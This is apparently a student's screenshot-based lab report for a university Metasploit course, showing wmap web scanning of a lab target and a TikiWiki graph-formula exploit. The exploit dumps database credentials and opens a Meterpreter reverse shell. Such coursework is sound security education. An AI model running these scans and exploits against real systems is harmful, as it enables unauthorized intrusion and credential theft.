


Vu Nguyen


UID: u1483046

# Assignment 9 - Metasploit Fundamentals (Lab and Quiz)

## 1. Section 1, Step 8



## 2. Section 2, Step 4




### 3. Section 2, Step 7

David Eccles School of Business  
THE UNIVERSITY OF UTAH

MyNETLAB > NDG Ethical Hacking POD 1 > Reservation 71186 > Lab 03: Metasploit Framework Fundamentals

Topology Content Status OpenSUSE Security Onion OWASP BWA pSense Kali

Time Remaining  
3 03 hrs. min.



```
msf > wmap_sites -a http://192.168.68.12
[*] Site created.
msf > wmap_sites -l
[*] Available sites
=====
Id Host      Vhost      Port Proto # Pages # Forms
-- --
0 192.168.68.12 192.168.68.12 80 http 0 0

msf > wmap_targets -l
[*] Defined targets
=====
Id Vhost      Host      Port SSL Path
-- --
0 192.168.68.12 192.168.68.12 80 false /multitade/index.html
1 192.168.68.12 192.168.68.12 80 false /multitade/index.php

msf > wmap_targets -t http://192.168.68.12/multitade/index.php
[*] Target already set in targets list.
msf >
```


### 4. Section 2, Step 12

David Eccles School of Business  
THE UNIVERSITY OF UTAH

MyNETLAB > NDG Ethical Hacking POD 1 > Reservation 71186 > Lab 03: Metasploit Framework Fundamentals

Topology Content Status OpenSUSE Security Onion OWASP BWA pSense Kali

Time Remaining  
3 02 hrs. min.



```
[*] [ Unique Query testing ]=
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/ices_php_exec
[*]
[*] [ Query testing ]=
[*]
[*] [ General testing ]=
=====
Launch completed in 8.821879738987549 seconds.
=====
[*] Done.
msf > wmap_vulns -l
[*] + [192.168.68.12] (192.168.68.12): scraper /
[*] scraper Scraper
[*] GET OwsppDwa OWASP Broken Web Applications
[*] + [192.168.68.12] (192.168.68.12): file /.svn/entries
[*] file SVN Entry found.
[*] GET Res code: 403
msf >
```

## 5. Section 3, Step 9

```
Applications Places Terminal Sat 12:58
File Edit View Search Terminal Help
msf exploit(tikiwiki_graph_formula_exec) > exploit
[*] Started reverse TCP handler on 192.168.9.2:4444
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/2.0.1 mod_python/2.3.1 Python/2.4.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
[*] TikiWiki database informations :
db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tikiwiki
pass_tiki : tikiwiki
db_tiki : tikiwiki
[*] Attempting to execute our payload...
[*] Sending stage (33068 bytes) to 192.168.9.1
[*] Meterpreter session 1 opened (192.168.9.2:4444 -> 192.168.9.1:10681) at 2024-03-09 12:57:54 -0600
meterpreter >
```